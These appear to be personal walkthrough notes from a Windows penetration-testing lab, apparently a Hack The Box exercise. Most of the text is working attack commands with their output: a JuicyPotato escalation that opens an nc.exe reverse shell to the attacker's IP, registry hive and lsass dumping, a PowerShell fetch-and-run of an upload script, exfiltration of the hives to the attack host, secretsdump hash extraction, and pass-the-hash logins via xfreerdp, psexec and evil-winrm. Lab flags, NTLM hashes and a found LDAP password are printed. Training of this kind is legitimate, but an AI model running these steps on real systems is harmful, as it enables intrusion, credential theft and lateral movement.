[https://github.com/ohpe/juicy-](https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_Server_2016_Standard)

[potato/tree/master/CLSID/Windows_Server_2016_Standard](https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_Server_2016_Standard)

.\JuicyPotato.exe -l 9999 -p c:\windows\system32\cmd.exe -a "/c c:\Users\Public\nc.exe 10.10.16.12 8443 -e cmd.exe" -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}


-> Worked

.\JuicyPotato.exe -l 9999 -p c:\windows\system32\cmd.exe -a "/c c:\Users\Public\nc.exe 10.10.16.12 8443 -e cmd.exe" -t * -c {5B3E6773-3A99-4A3D-8096-7765DD11785C}

-> also worked.

```
.\JuicyPotato.exe -l 9999 -p c:\windows\system32\cmd.exe -a "/c c:\Users\Public\nc.exe 10.10.16.12 8443 -e cmd.exe" -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 9999
.....
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
[+] calling 0x00000000008ce08
```


- Getting the flags on administrator desktop for Q3



```
C:\Users\Administrator\Desktop>more flag.txt
more flag.txt
Ev3ry_sysadm1ns_n1ghtMare!
```

- For Q2, we could try searching and dumping.
 - As LDAP admin seems like something in domain, we could try dump the password database first, it is also usually the attack with greater impact.

- Dumping SAM password (dump SAM on target, then transfer back to host)

- On the target host:

```
reg.exe save hklm\sam C:\sam.save
```

```
reg.exe save hklm\system C:\system.save
```

```
reg.exe save hklm\security C:\security.save
```

```
PS C:\Windows\system32> Get-Process lsass
```

```
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll,
```

```
MiniDump 684 C:\lsass.dmp full
```

-> lsass.dmp has a file size of zero, which is expected as there are no user logged on.

```
PS C:\htb> IEX(New-Object
```

```
Net.WebClient).DownloadString('http://10.10.16.12:8000/PSUpload.ps1')
```

```
Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File C:\sam.save
```

```
Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File
```

```
C:\system.save
```

```
Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File
```

```
C:\security.save
```

- On the attack host

```
python -m uploadserver 8001
```

- After receiving the uploaded file, we dump the hashes:

```
secretsdump.py -sam sam.save -security security.save -system system.save
LOCAL
```

```

[*]$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

[*] Target system bootKey: 0xbb30c44e758e4cd4009a9a68df2772d0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mrb3n:1000:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
htb-student:1001:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1d35b62c53ec2892e86dd5bec74c78541066343a
dpapi_userkey:0x703f77af3f11fa7f038d796acc1affac7c0eddd3
[*] NL$KM
0000 99 4F 5D 6C 55 B9 EC B5 0C 0B D8 75 A2 88 93 E4 .0]1U.....U.....
0010 C0 D9 EF C5 0D B9 40 57 92 39 9A BE 9D A5 83 ED .....@W.9.....
0020 11 CB 71 7C AB 32 CD 11 FD 7A ED 2E AB BE F1 62 ..q|.2...z.....
0030 58 F2 1D 8A AC 9F AC FB 32 17 D8 EE B3 BD A5 DC X.....2.....
NL$KM:994f5d6c55b9ecb50c0bd875a28893e4c0d9efc50db9405792399abe9da583ed11cb717cab32cd11fd7aed2eabbef16258f21d8aac9facfb3217d8eeb3bda5dc

```

- Logging in to the admin desktop, hopping to pilage some information:

- Enable admin pth mode and log on to the machine:

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v
DisableRestrictedAdmin /d 0x0 /f
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:administrator /pth:7796ee39fd3a9c3a1844556115ae1a54
/v:10.129.225.46 /tls-seclevel:0 /timeout:80000
```

- We search for the credentials:

- Starting our search from C:\users

```

C:\Users>findstr /SI /M "password" *.xml *.ini *.txt
Administrator\ApacheDirectoryStudio\metadata\plugins\org.apache.directory.studio.connection.core\connections.xml

```

```

connections.xml - Notepad
File Edit Format View Help
d="NONE" authMethod="SIMPLE" bindPrincipal="ldapadmin" bindPassword="car3ful_st0rInG_cr3d$" saslRealm="" saslQop="AUTH" saslSecStrenght="HIGH"
dapbrowser.modifyMode" value="0"/> <extendedProperty key="ldapbrowser.timeLimit" value="0"/> <extendedProperty key="ldapbrowser.fetch

```

->Demonstrated the importance of understanding the underlying service.

- Apach directory Studio related to LDAP server, so we might get LDAP admin credentials there.

- Doing some credential search for "credential.txt"

```
- At directory C:\  
dir /S /B confidential.txt
```

```
where /R C:\ confidential.txt
```

```
Get-ChildItem C:\ -Recurse -Include confidential.txt -ErrorAction Ignore
```

```
PS C:\> Get-ChildItem C:\ -Recurse -Include confidential.txt -ErrorAction Ignore  
Get-ChildItem C:\ -Recurse -Include confidential.txt -ErrorAction Ignore  
  
Directory: C:\Users\Administrator\Music  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----           6/7/2021 12:41 PM             32 confidential.txt
```

- Getting the flag

```
PS C:\> cat C:\users\Administrator\Music\confidential.txt  
cat C:\users\Administrator\Music\confidential.txt  
5e5a7dafa79d923de3340e146318c31a
```

playing around

```
- using impsexxc  
impacket-psexec administrator@10.129.225.46 -hashes  
:7796ee39fd3a9c3a1844556115ae1a54  
7796ee39fd3a9c3a1844556115ae1a54  
  
- winrm  
  
rvm use ruby 3.1.0  
  
evil-winrm -i 10.129.225.46 -u administrator -H  
7796ee39fd3a9c3a1844556115ae1a54
```

```
evil-winrm -i 10.129.225.46 -u htb-student -H  
3c0e5d303ec84884ad5c3b7876a06ea6
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-  
level:2 /u:htb-student /pth:3c0e5d303ec84884ad5c3b7876a06ea6  
/v:10.129.225.46 /tls-seclevel:0 /timeout:80000
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-  
level:2 /u:administrator /pth:7796ee39fd3a9c3a1844556115ae1a54  
/v:10.129.225.46 /tls-seclevel:0 /timeout:80000
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a18445  
56115ae1a54:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08  
9c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c  
59d7e0c089c0:::  
mrb3n:1000:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae  
1a54:::  
htb-  
student:1001:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876  
a06ea6:::
```